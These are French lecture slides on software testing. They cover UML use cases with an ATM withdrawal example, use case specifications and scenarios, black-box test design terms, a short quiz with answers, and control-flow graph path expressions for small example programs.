
Décrivent les interactions entre les acteurs et le système représenté comme un ensemble de cas.



Relations entre cas

A **<<include>>** B : le cas A inclut **obligatoirement** le cas B (permet de décomposer et de factoriser).

A **<<extend>>** B : le cas A est une extension **optionnelle** du cas B à un certain point de son exécution.



<<xxx>> est un **stéréotype** UML c'est à dire un moyen de caractériser et classer des éléments des modèles UML; certains sont prédéfinis, mais les utilisateurs peuvent en définir d'autres.

Exemple

GAB

Porteur
carte VISA

retirer argent avec carte VISA

<<Actor>>
Système
Autorisation
VISA

Porteur
carte
banque

retirer argent avec carte banque

<<extend>>

<<include>>

consulter solde

<<Actor>>
SI banque

déposer argent

donner code


Gestion GAB

Opérateur

Recharger

Récupérer cartes
avalées

Récupérer
chèques




Spécification des cas

Chaque cas d'utilisation **doit être précisé** par une description **textuelle** qui peut être structurée en plusieurs sections :

- ◆ conditions au démarrage (pré-conditions),
- ◆ conditions à la terminaison (post-conditions),
- ◆ étapes du déroulement normal (« nominal »),
- ◆ variantes possibles et les cas d'erreurs,
- ◆ informations échangées entre acteur et système,
- ◆ contraintes non fonctionnelles (performance, sécurité, disponibilité, confidentialité...).

Exemple : cas RetirerArgentDistributeur



Précondition contient des billets ; en attente d'une opération : ni en panne, ni en maintenance.

Postcondition si de l'argent a pu être retiré, la somme sur le compte est égale à la somme qu'il y avait avant moins le retrait. Sinon, la somme sur le compte est inchangée.

Déroulement normal

(1) le client introduit sa carte bancaire, (2) le système lit la carte et vérifie si la carte est valide, (3) le système demande au client de taper son code, (4) le client tape son code confidentiel, (5) le système vérifie que le code correspond à la carte, (6) le client choisit une opération de retrait, (7) le système demande le montant à retirer, etc.

Variantes

(A) Carte invalide : au cours de l'étape (2), si la carte est jugée invalide, le système affiche un message d'erreur, rejette la carte et le cas d'utilisation se termine.

(B) ...

Contraintes non fonctionnelles

(A) Performance : le système doit réagir dans un délai inférieur à 4 secondes, quelque soit l'action de l'utilisateur.

(B) Sécurité ...

Les cas d'utilisations peuvent être vus comme des **classes de scénarios**. Chaque scénario correspond à une utilisation particulière, par un acteur donné, dans des circonstances données. On peut décrire les principaux (préparation des tests finaux de l'application).

SCENARIO 1

Pierre insère sa carte dans le distributeur x233.

Le système accepte la carte et lit le numéro de compte.

Le système demande le code confidentiel.

Pierre tape 'xwrzhj'.

Le système détermine que ce n'est pas le bon code.

Le système affiche un message et propose à l'utilisateur de recommencer.

Pierre tape 'xwrzhi'.

Le système affiche que le code est correct.


Le système demande le montant du retrait.

Pierre tape 300 €.


Le système vérifie s'il y a assez d'argent sur le compte.

...

Autre approche : Conception de tests à partir de modèles de processus métier




Un modèle de processus métier décrivant une gestion de commande



Couverture des flots métier

- Couverture des chemins d'exécution dans un processus métier
- A chaque activité (ou page du logiciel) : couverture des **cas passants** et des **cas non-passants** (cas d'erreurs)



Termes



◆ Partition d'équivalence

- une portion d'un domaine d'entrée ou de sortie pour laquelle le comportement d'un composant ou système est supposé être le même, basé sur ces spécifications.

◆ Analyse des valeurs limites

- une technique de conception de tests boîte noire dans laquelle les cas de tests sont conçus sur la base des valeurs limites.

◆ Test par tables de décisions

- une technique de conception des tests boîte noire dans laquelle les cas de tests sont conçus pour exécuter les combinaisons d'entrées et/ou de stimuli (causes) présentes dans une table de décision

◆ Test de transition d'état

- une technique de conception de tests boîte noire dans laquelle les cas de tests sont conçus pour exécuter les transitions d'états valides et invalides.⁶⁶

Termes



◆ Test des cas d'utilisation

- Une technique de conception de tests boîte noire dans laquelle les cas de tests sont conçus pour exécuter des scénarios de cas d'utilisation

4.3 Techniques basées sur les spécifications (boîte noire) (K3)

- ◆ LO-4.3.1 Ecrire les cas de test pour un modèle logiciel donné en utilisant les partitions d'équivalence, l'analyse des valeurs limites, les tables de décision et les diagrammes/tables de transition d'états (K3)
- ◆ LO-4.3.2 Expliquer les objectifs principaux de chacune des quatre techniques, quel niveau et type de test peut utiliser la technique, et comment la couverture peut être mesurée. (K2)
- ◆ LO-4.3.3 Expliquer les concepts des tests basés sur les cas d'utilisation et ses avantages. (K2)

Quiz – section 4.3

Q1 – L'affranchissement d'une lettre est de 25 centimes jusqu'à 10g, 35 centimes jusqu'à 50g avec un supplément de 10 centimes tous les 25g supplémentaires jusqu'à 100 g.

Quel ensemble de valeurs d'entrée serait sélectionné pour couvrir les partitions d'équivalence (en grammes) ?

- a) 8, 42, 82, 102
- b) 4, 15, 65, 92, 159
- c) 10, 50, 75, 100
- d) 5, 20, 40, 60, 80

Quiz – section 4.3

Q2 – Quelle pourrait-être une mesure de couverture pour les tests de transition d'état?

- I) Tous les états ont été atteints.
- II) Les temps de réponse pour chaque transition sont satisfaisants.
- III) Chaque transition a été parcourue.
- IV) Toutes les limites ont été atteintes.
- V) Des enchainements particuliers de transitions ont été exercés.

- a) III, IV et V
- b) I, III, IV et V
- c) II, III, IV
- d) I, III, V

Quiz – section 4.3

Q3 – Dans quels cas le test de cas d'utilisation est-il utile ?

- I) Concevoir les tests d'acceptation avec les utilisateurs ou clients.
- II) S'assurer que les processus métier principaux sont testés.
- III) Trouver des défauts dans les interactions entre composants.
- IV) Identifier les valeurs maximum et minimum pour chaque valeur en entrée.
- V) Identifier le pourcentage d'instructions exercées par un ensemble de tests

- a) I, II et III
- b) II, IV et V
- c) I, II et IV
- d) III, IV et V

Réponses au quiz

◆ Section 4.3

- Q1 \rightarrow b
- Q2 \rightarrow d
- Q3 \rightarrow c

4.4 Technique de conception basée sur la structure (boîte blanche) (K3)

4.4.1 Critères fondés sur la couverture du flot de contrôle:

Test des instructions et couverture (K3)

Test des décisions et couverture (K3)

4.4.2 Critères fondés sur la couverture du flot de données

Test structurel

- ◆ Le test structurel s'appuie sur l'analyse du code source de l'application (ou d'un modèle de celui-ci) pour établir les tests en fonction de critères de couverture
 - ⇒ Basés sur le graphe de flot de contrôle (toutes les instructions, toutes les branches (décisions), tous les chemins, ...)
 - ⇒ Basés sur la couverture du flot de données (toutes les définitions de variable, toutes les utilisations, ...)

4.4.1 Graphe de flot de contrôle

◆ Soit le programme P1 suivant :

if $x \leq 0$ then $x := -x$


else $x := 1 - x$;

if $x = -1$ then $x=1$

else $x := x+1$;


writeln(x)

Ce programme admet le graphe de contrôle G1.



Chemins dans le graphe de contrôle

- ◆ Le graphe G1 est un graphe de contrôle qui admet une entrée - le nœud a - , une sortie - le nœud g.
 - le chemin $[a, c, d, e, g]$ est un chemin de contrôle,
 - le chemin $[b, d, f, g]$ n'est pas un chemin de contrôle.
- ◆ Le graphe G1 comprend 4 chemins de contrôle :
 - $\beta_1 = [a, b, d, f, g]$
 - $\beta_2 = [a, b, d, e, g]$
 - $\beta_3 = [a, c, d, f, g]$
 - $\beta_4 = [a, c, d, e, g]$



Expression des chemins de contrôle

- ◆ Le graphe G1 peut-être exprimé sous forme algébrique sous la forme suivante :


$$G1 = abdfg + abdeg + acdfg + acdeg$$

le signe + désigne le « ou » logique entre chemins.

- ◆ Simplification de l'expression de chemins

$$G1 = a (bdf + bde + cdf + cde) g$$

$$G1 = a (b + c) d (e + f) g$$




Calcul de l'expression des chemins de contrôle


- ◆ On associe une opération d'addition ou de multiplication à toutes les structures primitives apparaissant dans le graphe de flot de contrôle



Forme séquentielle : ab



Forme alternative :
 $a(b + c)d$




Forme itérative : $ab(cb)^*d$

Chemins de contrôle avec boucles

◆ Soit le programme P2 suivant :

```
i := 1;  
found := false;  
while (not found) do  
  begin  
    if (a[i] = E) then  
      begin  
        found := true;  
        s := i;  
      end;  
    i := i + 1;  
  end;
```

$G2 = ab [c (1 + d) eb]^* f$




Expressions de chemins - Exercice

- ◆ Soit le programme P3 suivant :

```
if n <= 0 then n := 1-n
  end;
if 2 div n
  then n := n / 2
  else n := 3*n + 1
  end ;
write(n);
```

- ◆ Etablir le graphe de flot de contrôle de ce programme
- ◆ Fournir l'expression des chemins

Graphe de flot de contrôle du programme P3



$$G3 = a (1 + b) c (e + d) f$$

Expressions de chemins - Exercice

